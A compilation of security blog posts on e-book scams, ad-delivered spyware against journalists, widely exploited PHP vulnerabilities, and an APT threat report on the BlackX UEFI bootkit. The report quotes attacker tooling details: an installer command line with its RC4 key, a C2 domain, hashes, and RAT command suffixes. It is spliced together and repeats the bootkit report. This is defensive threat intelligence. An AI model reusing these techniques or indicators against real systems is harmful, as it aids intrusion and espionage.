Contrary to a common misconception, people haven’t stopped enjoying books in the digital age. The truth is that for a while now, reading on paper hasn’t been the only way to enjoy the written word.
At first glance, what cybersecurity risks could there possibly be? But then, since there are more than a billion e-book readers in the world, cybercriminals are bound to try to cash in. We spoke with Andrey Sidenko, Head of Child Online Safety at Kaspersky, to learn how criminals exploit interest in e-books, and what to look out for so you don’t become a victim yourself.
Malware instead of a book
Most often, scammers target computer and smartphone users who try to download an e-book from a pirate site. For example, our experts recently discovered a miner spreading this way: it was tapping the processing power of infected computers to generate various cryptocurrency tokens. Several of these sites let visitors read e-book excerpts for free. In reality, the attackers were stealing passwords and using a malicious script to swap links: users got an archive with malware named the same as the book they wanted. What’s more, links to these sites sat at the top of search results, so the risk of taking the bait was very high.
A year ago, we also wrote about fake e-books in Turkish or Arabic. These files were actually malicious executables disguised as ordinary PDFs. Once launched, they installed infostealers on the victim’s device: malware that sent chat-app session tokens, browser files, saved passwords, and crypto wallet data to the cybercriminals.
Traps in search results
Sites that engage in search spam pose a danger of their own. Picture this: you search for “The Lord of the Rings free download” — and land on a page that repeats your search phrase word for word and supposedly offers that very book for download. But instead of the book you were hoping for, you may be redirected to yet another sketchy site and treated to a malicious file.
By the way, this scam can work even if you search for a made-up author and a made-up book. Such sites can automatically generate plausible download pages for just about any query.
Book phishing
There are also phishing scams aimed squarely at book lovers. For example, one group of scammers sent out fake emails to users pretending to be from the popular book community Goodreads, offering various bogus (paid) services, which, alas, some recipients fell for: becoming a moderator, taking part in book events, or buying a paid promotion.
Here’s another example: ads supposedly from Orell Füssli, a well-known Swiss bookstore chain, circulated on social media. The ads offered books at hefty discounts. To place an order, users had to follow a link and enter their bank card details. Our regular readers will have no doubt guessed that the link led to a fake site, which in this case simply set up a paid subscription billed to the victim’s card.
Finally, scammers often create phishing sites that pose as pirate libraries. These libraries no longer cater only to fiction readers: readers go there for textbooks, academic papers, studies, rare editions, and other material that’s hard to find publicly. Because such libraries get blocked regularly and have to keep changing domains, it can be hard for users to tell the real site from a fake one.
Attackers take advantage of precisely this by promoting their own sites as official mirrors. These fake sites are often fully functional: you can search for and download books just like on the real thing, and the design is almost indistinguishable from the original. In 2024, for example, data on almost 10 million users of a phishing site mimicking Z-Library, a platform providing free downloads of access-restricted books and publications, was leaked online.
The leak included names, email addresses, countries of residence, password hashes, purchase details, and even crypto wallet addresses. With data this detailed, it’s easy to plan a follow-up attack: say, posing as a police officer to accuse the person of visiting an illegal site and demand money to drop the criminal case.
Can an e-reader get infected?
For attackers, e-readers aren’t the juiciest target: it’s hard to predict what device someone uses, or whether that person even has internet access. Besides, most e-readers are basic models — essentially a flash drive with a screen.
But there are more advanced devices — with internet access, browsers, and the ability to download third-party apps and use cloud storage. These are more likely targets, but let’s be honest: most of the time, it’s cybersecurity researchers who hack them — not criminals. For example, in 2025, researchers discovered a vulnerability in the Kindle that could let an attacker hijack the linked Amazon account.
Data leaks and other less obvious risks
Some e-readers let you highlight quotes, take notes on books you like, and share either with other users. Attackers can use this data for doxing, especially if a person wants to keep quiet about reading a particular book — something like, say, Fifty Shades of Grey, or anything personal that isn’t meant for the public.
In 2020, a Guardian journalist requested a copy of her personal data from Amazon, and received more than 20 000 records regarding how she’d used her e-reader. These included which books she read and when, how long she spent reading them, which passages she highlighted or copied, and which words she looked up in the dictionary.
So it’s worth treating your reading history as personal data too. If a book service leaks data, or your account gets hacked, a bad actor could learn not just your email address but far more personal details.
So how do you read e-books safely?
One of the simplest tips is to use official bookstores — and not just for copyright reasons. Since these platforms value their reputation, their content is vetted — meaning the files are more trustworthy.
Another essential tip is to update all your devices regularly — even the most basic e-reader: if it runs an operating system and any software — keep those updated. Timely updates close vulnerabilities that attackers could exploit, which lowers the risk of being hacked. The same goes for apps for reading and cataloging e-books: this year, researchers found serious vulnerabilities in both Calibre and Koodo Reader.
Note that installing unofficial firmware on your devices — for example, closed-ecosystem e-readers like Kindle — may not be the best idea. Risks include bricking the device and losing your warranty. The device may die or lock up during flashing or later on — when an automatic over-the-air update installs official firmware. The manufacturer may also block your account if it detects the modified firmware when the device goes online. And, naturally, the firmware itself may carry malware, such as stealers that siphon off your personal data and passwords. The fact that there’s no way to install an antivirus on your e-reader only exaggerates the potential problem.
It’s also a good idea to back up your digital library from time to time. Buying a book doesn’t guarantee you’ll keep access to it in your account forever. A title may become unavailable because of changes to licensing terms, platform policies, or other restrictions. What’s more, some formats can only be bought and read inside the e-reader’s closed ecosystem. So we recommend keeping a backup copy on your computer or another device, where you can get to it quickly offline. That way, you’ll keep access to your content even if something goes wrong with either the book service or your device.
Every time you download an e-book, be sure to check the file extension. A regular e-book filename should certainly not end in .exe or .bat. You can read more about the most common extensions of malicious files here.
With scammers, alas, getting better and better at disguising malware, perhaps the best all-around advice is this: don’t visit dubious websites, and don’t download unknown files. This is where Kaspersky Premium comes in: one of its main features is protection against phishing and malware. The application warns you if you try to visit an untrustworthy site, or download a potentially dangerous file. This keeps your data and money safe, and you can download and read your favorite books with peace of mind.
Love the written word? Check out our other posts about books:
Last week, researchers at Citizen Lab revealed a horrifying new malware campaign, dubbed “AdFection.” It used an ad network to distribute spyware to journalist’s devices to infect them without the target ever needing to click anything. This sort of attack on journalists is dangerous and incredibly concerning, especially since it’s built on the backbone of a technology we already object to: behavioral advertising. Although this type of attack has only been described targeting journalists, you can take a few steps we outline in the next section to mitigate the risk no matter who you are.
A few factors combined to make this attack a noteworthy first-of-its-kind. First, it utilized the surveillance ad-tech ecosystem to specially target the malicious code. Second, the spyware it delivered was so-called “zero-click,” meaning it required no interaction from the user to be infected: all that is required is for the ad to be delivered and code bundled along with it to be run, which happens automatically. Neither malvertising nor zero-click attacks are new on their own. What’s novel about the AdFection attack is combining them, creating a highly targeted, extremely dangerous attack which is difficult to defend against and even harder to detect.
Let’s take a deeper look from the perspective of one of the Windows devices supplied to the researchers from Al Jazeera. Here’s how the report describes the infection happening:
Someone browsing the web or using an app on that machine is served an ad created by Discover-Tech, a company exposed in the report as “purporting to be a legitimate advertising company, [but] appears to be a front for large-scale ad espionage abuse.”
The ad contains a small snippet of JavaScript code which is automatically executed when rendered in the app or website.
This code reaches back out to a Discover-Tech server, referred to as their “NOAS server,” with detailed information about the machine rendering it: its cookie-set advertising ID, IP address, and more.
So far, nothing particularly unusual has happened. Ads that contain JavaScript code and reach back out to their servers with lots of information on your device—and by extension you—are commonplace. It’s all part of the data-driven advertising ecosystem. What happens next is more interesting:
The NOAS server uses this detailed information to determine it is an Al Jazeera machine requesting the ad.
Instead of returning an empty response (as it does most of the time), it responds with a malicious, zero-click spyware payload. That payload was created by Discover-Tech’s partner Candiru/Integrity Labs, a company previouslyexposed for involvement in sophisticated malware attacks.
The payload is then executed and infects the targeted machine.
Companies targeting zero-click malware attacks against journalists might seem like the plot of a blockbuster spy thriller. But this attack was enabled by the everyday practices of ad-tech companies, which unfortunately have extreme latitude in the collection of users’ data. By leveraging the tracking identifiers and data collected on devices for the purpose of delivering targeted ads to specific individuals, mercenary spyware companies can repurpose this data in order to fine-tune who they infect—and hide that they’re doing it from everyone else.
Most ads are not delivered directly by the ad creators, but rather by intermediaries that facilitate Real-Time Bidding auctions. Nonetheless, winning bidders are given the ability to execute JavaScript code in the browser of the person who receives the targeted ad. This allows for interactive ads to be displayed, but also (as we’ve seen) for the compromise of a device just by delivery of malicious code.
While the different components in this attack chain are not novel on their own, the exposure of this combined attack is significant because it reveals a technique to hyper-target individuals and organizations for infection. Luckily, there are steps you can take to protect yourself from the myriadofdangerspresentedby the ad-tracking industry. Here’s how.
What You Can Do About It
As we work towards fundamental fixes to the ad ecosystem and banning online behavioral ads altogether, the onus is on all of us to protect ourselves. This is especially important for higher risk individuals or journalists working in states with heavy surveillance. Citizen Lab outlines several steps, depending on your threat model, to take to help protect yourself:
Use a browser extension to reduce tracking. Our Privacy Badger extension is an excellent start. Network-wide ad blocking services are also worth considering if you’re comfortable handling the set up process.
On mobile phones, disable or reset your AD ID. Here are directions to do so for Android and iPhone.
These steps can be very helpful in protecting yourself, but there is only so much you can do as an individual. Banning behavioral ads like this would be a good place to start. Behavioral ads aren’t just a privacy nightmare as designed. They are the perfect vehicle for malvertising and similar threats, just as we see here.
Yesterday, two critical vulnerabilities were disclosed in PHP, the scripting language used by many websites and online services: CVE-2026-109618 and CVE-2026-109619. Attackers can exploit them to remotely execute commands on any server running PHP, with no authentication required. The exploit has been dubbed PHP2Shell.
The PHP security team announced an upcoming emergency update on October 20 and released patches fixing the vulnerabilities the following day.
Nearly 70% of websites run on PHP, including services we use every day: wikis, online stores, smart devices with web interfaces, home network-attached storage (NAS), smart-home controllers, and much more.
Today, we explain how these vulnerabilities could affect you personally and what you can do to reduce the risks.
How the vulnerabilities can affect home users
Account and personal-data theft
The vulnerability allows an attacker to steal authentication tokens from server memory. These tokens essentially act like electronic passes — telling a website that the user has already signed in. As a result, an attacker may be able to access someone else’s account without entering a password or two-factor authentication code, putting messages, documents, delivery addresses, order histories, and other confidential information at risk.
Loss of files on home devices
If you have network-attached storage (NAS) or a video surveillance system at home that uses a vulnerable PHP version, it may also be at risk. Depending on what level of access they gain, attackers could potentially copy, delete or encrypt files they can access.
Malware infection
If an attacker gains access to a vulnerable website, they can use it in virtually any way they want: trick visitors into downloading a malicious file or clicking on a phishing link, display dangerous instructions, replace payment forms or login pages with malicious ones — the list goes on and on. As a result, someone visiting a legitimate website could not only lose access to their account, but also lose money or accidentally infect their device with malware.
Below are examples of services directly affected by the vulnerabilities.
Which services are affected by the PHP vulnerabilities
Jeedom
Jeedom is a smart-home platform that lets users control lighting, sensors, heating, blinds and home IoT devices. Attackers could abuse this in many ways: they could disable the alarm, track when the homeowner is away, access video from the door intercom, and more.
The developers confirmed that the new vulnerability affects their application, and have already released an emergency update — Jeedom 4.6.2. Users need to run the update twice for it to work. The developers say a fully fixed version for home users will be released in the coming days.
Websites we use every day
As mentioned above, PHP is used by roughly 70% of websites. This doesn’t mean every one of them is vulnerable: it depends on the PHP version in use and whether the site owners have already updated it. Many government websites in Europe have already suspended operations because of the new vulnerability.
Unfortunately, a website may still be vulnerable even if it appears to be working normally. An attacker could potentially take control of any legitimate website whose server hasn’t been patched yet. They could fake payment or login pages, host malicious files, or persuade users to download an “urgent update” that is actually malware.
Ordinary users have no reliable way to check whether such instructions or files are safe, so be sure to use reliable anti-phishing and antivirus protection. If you suspect that your data may have been stolen, check the active sessions in your account settings. If you spot suspicious activity or devices you don’t recognize, sign out of all active sessions and change your password. Use a password manager— it can generate a truly strong, unique password that you won’t have to memorize yourself.
Computer games
Bad news for gamers: some video games whose servers use PHP are also at risk. If you don’t want attackers to get hold of your accounts, be sure to update the passwords for your gaming platforms, stores and accounts.
To buy time for updates, some developers temporarily took their services offline. Final Fantasy XIV, Pokemon Champions, games from Bandai Namco Entertainment, Uma Musume: Pretty Derby, Granblue Fantasy, Shadowverse: Worlds Beyond, and many others went into emergency maintenance. Nintendo Switch Online and the GOG and Steam stores were also affected.
Unfortunately, there’ve also been more drastic consequences. Yesterday, the developers of World Questannounced that the game would shut down permanently after 15 years: it relied on outdated infrastructure that would have been extremely difficult and costly to fix. For the same reason, the mobile game Please Save My Pandemonium! shut down after more than ten years of operation.
Home network-attached storage (NAS)
“Home clouds” have become popular in recent years for good reason: many users prefer to keep backups of their data at home rather than online. A number of companies make NAS devices, and at least three — QNAP, Synology and ASUSTOR — have said the vulnerabilities affect their products. An update has also been released for Unraid, an operating system for home servers, network storage and media servers.
QNAP
The manufacturer confirmed that the vulnerabilities affect several versions of its NAS operating systems — QTS and QuTS hero — as well as applications including QuMagie, Note Station 3 and certain versions of QVR Surveillance. A successful attack could put photos, documents, notes and camera recordings at risk.
At the time of publication of this blogpost, QNAP is still preparing updates, so the main priority is to temporarily disconnect NAS from the internet. QNAP recommends disabling port forwarding on the router — to prevent NAS from automatically opening ports — and allowing access to the management panel only from the home network or through a VPN.
Synology
Both vulnerabilities have been officially confirmed in PHP packages 7.3, 7.4, and 8.0–8.4, as well as in Mail Station and Synology Calendar. Fixes have already been released for PHP, starting from version 7.4, as well as for Mail Station and Synology Calendar. PHP 7.3 won’t be fixed. The company separately notes that the PHP component built into its operating system cannot be reached from outside the device, so the risk of attack is very low.
ASUSTOR
ASUSTOR also officially confirmed both vulnerabilities, and immediately removed PHP 7, 7.3, 7.4, and 8.1 packages from App Central. The company recommends immediately backing up your data, removing older PHP packages, and using PHP 8.3 or 8.4.
Unraid
In today’s operating-system update, PHP was upgraded to version 8.4.27 with fixes for the vulnerabilities. The developers recommend that all users update to Unraid 7.3.4. Containers with their own PHP installation must be updated separately: the new PHP version in the operating system doesn’t replace PHP inside containers.
At the time of publication, we haven’t found public confirmation from other major manufacturers (such as TerraMaster, UGREEN, Buffalo, or Western Digital) that their devices are affected by these vulnerabilities — only user discussions on forums.
But the fact that only some NAS manufacturers have confirmed the problem so far doesn’t guarantee that your devices are safe — especially if they’re fairly old or come from a lesser-known or defunct manufacturer. In that case, first disconnect the devices from the internet while keeping them accessible only on the local network, and then investigate whether they’re vulnerable.
Nextcloud cloud storage
Nextcloud is a free, open-source platform for creating your own cloud storage, serving as an alternative to Google Drive, Dropbox, and Microsoft OneDrive. It lets you store and synchronize files across devices, share them with other users, and work with documents, photos, calendars and contacts. The data can be stored on your own server or NAS rather than on a third-party company’s servers.
If you store important data in Nextcloud, check how your cloud instance is configured. If you use Nextcloud All-in-One, update to version 14.4.1 where the vulnerability has already been fixed.
If your Nextcloud installation is configured differently, you need to update PHP yourself on the device or server.
How to protect your devices and data
Use phishing and malware protection. Our security solution automatically blocks phishing pages and malware, even when attackers place them on legitimate websites.
Keep an eye on updates. If you have network-attached storage, a smart-home system, a home server, a media server, or any other device with a web interface, first check the manufacturer’s website and install all available updates. If no update is available yet, temporarily disable internet access to the device.
Use strong passwords. Most people reuse the same password, or variations of it, across multiple websites. If an attacker finds one of those passwords on a vulnerable server, they may be able to compromise your other accounts as well. We recommend generating and storing strong, unique passwords in Kaspersky Password Manager so you don’t have to remember your credentials yourself. Be sure to enable two-factor authentication on all important accounts — ideally using one-time codes generated by the same password manager.
Keep an offline backup of important files. Don’t rely on cloud storage alone — make sure you keep a backup of all important documents on both a hard drive and an external device. For more information on how to make backups properly, see our article The internet remembers not quite everything.
What other risks can your home devices face? Read our articles:

Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit
The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.
The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads
Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit
The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.
The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads
Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
